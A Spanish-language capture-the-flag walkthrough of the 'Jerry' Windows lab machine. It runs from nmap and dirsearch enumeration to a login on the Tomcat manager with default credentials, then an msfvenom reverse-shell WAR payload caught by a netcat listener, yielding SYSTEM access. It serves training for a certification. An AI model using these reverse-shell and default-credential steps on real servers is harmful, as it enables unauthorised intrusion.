Jerry (eJPTv2 style)



Descripción

Esta máquina de dificultad fácil y es una máquina Windows, considero que está muy bien para personas que estén preparandose para la eJPTv2 o personas que no quieren una máquina muy complicada, tiene una enumaración bastante básica y no tiene escalada de privilegios

Herramientas empleadas en esta máquina

- NMAP
- DIRSEARCH
- MSFVENOM
- NETCAT

Enumeración

Antes de hacer un escaneo vamos a realizar un ping para ver a que sistema operativo nos enfrentamos

```
ping -c 3 10.10.10.95
PING 10.10.10.95 (10.10.10.95) 56(84) bytes of data.
64 bytes from 10.10.10.95: icmp_seq=1 ttl=127 time=30.5 ms
64 bytes from 10.10.10.95: icmp_seq=2 ttl=127 time=31.2 ms
64 bytes from 10.10.10.95: icmp_seq=3 ttl=127 time=30.8 ms
64 bytes from 10.10.10.95: icmp_seq=4 ttl=127 time=30.6 ms
```

La máquina víctima tiene un ttl=127, esto quiere decir que nos enfrentamos a una máquina Windows

Vamos a continuar con un escaneo de puertos para ver los servicios activos


```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.95 -oN Jerry
```

```
Nmap scan report for 10.10.10.95
Host is up (0.031s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
```

Si nos fijamos en el escaneo, tenemos una web con Tomcat en el puerto 8080, vamos a enumerar la web

Página Web

Para entrar en la web pondremos el puerto en la URL y veremos una página de apache tomcat



Apache Tomcat/7.0.88

Veremos que si investigamos por la página no podremos encontrar mucha cosa de interés, con la herramienta **Dirsearch** vamos a buscar directorios de la web

```
dirsearch -u http://10.10.10.95:8080

# DIRECTORIOS DESTACABLES DEL ESCANEO
[21:37:25] 302 - 0B - /host-manager/ -> /host-manager/html
[21:37:29] 302 - 0B - /manager -> /manager/
```

Si intentamos entrar en alguno de los dos, nos pedirá autenticación, si fallamos el inicio de sesión nos llevara una página donde veremos una información esencial

Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed

- · admin-qui allows access to the HTML GUI
- · admin-script allows access to the text interface

The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF

- Users with the admin-gui role should not be granted the admin-script role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is interface)

Veremos las credenciales por defecto, si intentamos iniciar sesión de nuevo, podremos entrar a la página de administrador

Explotación

Si nos fijamos en el panel de admin, hay un pequeño apartado para subir archivos .war

, ,	Deploy
WAR file to deploy	
	Select WAR file to upload Browse No file selected.
	Deploy

Diagnostics

Si vamos a la página **revshells.com**, en el apartado de **MSFVenom** tendremos un payload para crear un archivo .war, lo modificaremos con nuestra IP y puerto al queremos recibir la conexión

msfvenom -p java/shell_reverse_tcp LHOST=10.10.16.21 LPORT=1234 -f war > shell.war

Vamos a subir el archivo .war en la web

Netcat

Ahora pondremos el puerto del payload a la escucha para recibir la conexión

```
nc -lvnp 1234
```

Una vez subido el archivo malicioso, para recibir la conexión escribiremos la ruta del payload malicioso en la URL

```
http://10.10.10.95:8080/shell
```

Al hacer esto, ya tendremos una conexión con la máquina víctima

listening on [any] 1234 ...
connect to [10.10.16.21] from (UNKNOWN) [10.10.10.95] 49193
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>

Si hacemos whoami, veremos que somos NT AUTHORITY\SYSTEM